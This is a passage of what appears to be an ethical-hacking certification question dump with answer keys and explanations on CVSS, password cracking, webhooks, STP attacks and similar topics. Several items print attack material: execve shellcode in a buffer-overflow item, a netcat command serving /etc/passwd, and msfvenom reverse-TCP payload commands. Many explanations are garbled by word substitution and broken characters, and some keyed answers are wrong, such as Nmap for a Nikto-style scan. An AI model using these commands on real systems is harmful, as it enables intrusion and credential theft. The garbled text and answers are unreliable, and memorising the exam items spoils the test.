A. 3.0-6.9
B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9

Answer: C

Explanation:

CVSS v2.0 Ratings **CVSS v3.0 Ratings**

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

NEW QUESTION 90
- (Topic 2)
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 91
- (Topic 2)
David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. verification
B. Risk assessment
C. Vulnerability scan
D. Remediation

Answer: D

Explanation:
Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION 92
- (Topic 2)
E-mail scams and mail fraud are regulated by which of the following?

A. 18 U.S.
B. pa
C. 1030 Fraud and Related activity in connection with Computers
D. 18 U.S.
E. pa
F. 1029 Fraud and Related activity in connection with Access Devices
G. 18 U.S.
H. pa
I. 1362 Communication Lines, Stations, or Systems
J. 18 U.S.
K. pa
L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 94
- (Topic 2)
Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium
B. Low
C. Critical
D. High

Answer: A

Explanation:
Rating CVSS Score None 0.0
Low 0.1 - 3.9
Medium 4.0 - 6.9
High 7.0 - 8.9
Critical 9.0 - 10.0
https://www.first.org/cvss/v3.0/specification-document
The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.
Qualitative Severity Rating Scale
For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

NEW QUESTION 97
- (Topic 2)
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Answer: B

NEW QUESTION 99

- (Topic 2)
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

NEW QUESTION 103
- (Topic 2)
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

Explanation:
Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

NEW QUESTION 106
- (Topic 2)
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

NEW QUESTION 107
- (Topic 2)
Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp??s lobby. He checks his current SID, which is S-1-5-21-1223352397- 1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

A. He must perform privilege escalation.
B. He needs to disable antivirus protection.
C. He needs to gain physical access.
D. He already has admin privileges, as shown by the ??501?? at the end of the SID.

Answer: A

NEW QUESTION 110
- (Topic 2)
Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

A. Nikto
B. Nmap
C. Metasploit
D. Armitage

Answer: B

NEW QUESTION 115
- (Topic 2)
Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary

Answer: D

Explanation:
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very

dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it??s attempting each single word that??s already ready. it??s done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
• John the ripper
• L0phtCrack
• Aircrack-ng

NEW QUESTION 116
- (Topic 2)
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.
Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 117
- (Topic 2)
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex

Answer: A

Explanation:
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.It performs another tasks also:• it??s responsible to guard the appliance to access any protected parts by providing the permissions.• It also declares the android api that the appliance goes to use.• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc.This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 119
- (Topic 2)
You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

NEW QUESTION 120
- (Topic 2)
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?

A. web shells
B. Webhooks
C. REST API
D. SOAP API

Answer: B

Explanation:
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let??s say you??ve created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you??d be able to run any processes that you simply had in your application once this event is triggered. The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here??s a visual representation of what that looks like:

A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it??s more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the ??payload.??
Here??s an example of what a webhook url looks like with the payload it??s carrying:

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called ??Reverse APIs?? as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the ??Notify me?? bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION 124
- (Topic 2)
Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

A. internal assessment
B. Passive assessment
C. External assessment
D. Credentialed assessment

Answer: B

Explanation:
Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

NEW QUESTION 127
- (Topic 2)
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

A. WEP
B. RADIUS
C. WPA
D. WPA3

Answer: A

Explanation:
Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that??s designed to supply

a wireless local area network (WLAN) with A level of security and privacy like what??s usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren??t necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network??s physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.A research group from the University of California at Berkeley recently published a report citing ??major security flaws?? in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group??s examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP– which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it??s very effective.

NEW QUESTION 129
- (Topic 2)
A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

A. Libpcap
B. Awinpcap
C. Winprom
D. Winpcap

Answer: D

NEW QUESTION 131
- (Topic 2)
This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm
B. HMAC encryption algorithm
C. IDEA
D. Blowfish encryption algorithm

Answer: A

Explanation:
Twofish is an encryption algorithm designed by Bruce Schneier. It??s a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it??s associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key- dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish??s block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .
How Secure is Twofish?Twofish is seen as a really secure option as far as encryption protocols go. one among the explanations that it wasn??t selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-
bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category.Because Twofish uses ??pre-computed key-dependent S-boxes??, it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn??t constitute a real cryptanalysis. These attacks didn??t constitue a practical break within the cipher.
Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It??s a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn??t encrypt the topic and sender of the e- mail , so make certain to never put sensitive information in these fields when using PGP.TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user??s computer. this suggests you??ll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it??s sent over the network.

NEW QUESTION 132
- (Topic 2)
How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 135
- (Topic 2)
In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 137
- (Topic 2)
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment
B. Wireless network assessment
C. Host-based assessment
D. Application assessment

Answer: B

Explanation:
Wireless network assessment determines the vulnerabilities in an organization??s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization??s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION 142
- (Topic 2)
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful
connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

Answer: BD

NEW QUESTION 143
- (Topic 2)
Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

A. Time Keeper
B. NTP
C. PPP
D. OSPP

Answer: B

NEW QUESTION 148
- (Topic 2)
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to
sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack

Answer: D

Explanation:
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm. STP is a hierarchical tree-like topology with a ??root?? switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker??s system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.
switch

NEW QUESTION 149
- (Topic 2)
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can
achieve this objective?

A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.

Answer: E

NEW QUESTION 150
- (Topic 2)
Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Answer: B

NEW QUESTION 154
- (Topic 2)
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 156
- (Topic 2)
What does the following command in netcat do? nc -l -u -p55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file

B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 161
- (Topic 2)
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner

Answer: B

Explanation:
Agent-based scanners reside on a single machine but can scan several machines on the same network.
Network-based scanner
A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer??s network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization??s current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.
Agent-based scanner
Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.
NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 162
- (Topic 2)
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation:
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run ??set payload?? for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it??s pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<
Your Port to Connect On> -f exe > shell.exe

NEW QUESTION 163
- (Topic 2)
Bob, an attacker, has managed to access a target loT device. He employed an online tool to gather information related to the model of the loT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

A. search.com
B. EarthExplorer
C. Google image search
D. FCC ID search

Answer: D

Explanation:
Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques ncludes IP address, hostname, ISP, device location, banner of the target IoT device, FCC
ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual
https://en.wikipedia.org/wiki/FCC_mark
An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless deices in the US, manufacturers must:
· Have the device evaluated by an independent lab to ensure it conforms to FCC standards
· Provide documentation to the FCC of the lab results
· Provide User Manuals, Documentation, and Photos relating to the device
· Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)
The FCC gets its authourity from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION 164
- (Topic 2)
Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Social engineering
B. insider threat
C. Password reuse
D. Reverse engineering

Answer: A

Explanation:
Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users?? credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it??s usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, ??click here for additional information??, and when they click the link, they??re forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it??s exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you??d not be taken to the official AWS web site and you??d instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.
For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

NEW QUESTION 169
- (Topic 2)
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 174
- (Topic 2)
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 179
- (Topic 2)
An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL??s structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Relational, Hierarchical
B. Strict, Abstract
C. Hierarchical, Relational
D. Simple, Complex

Answer: C

NEW QUESTION 183
- (Topic 2)
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

NEW QUESTION 186
- (Topic 2)
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack

Answer: D

Explanation:
aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it??s not integrity-protected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they??re movement as a cell tower to the victim.

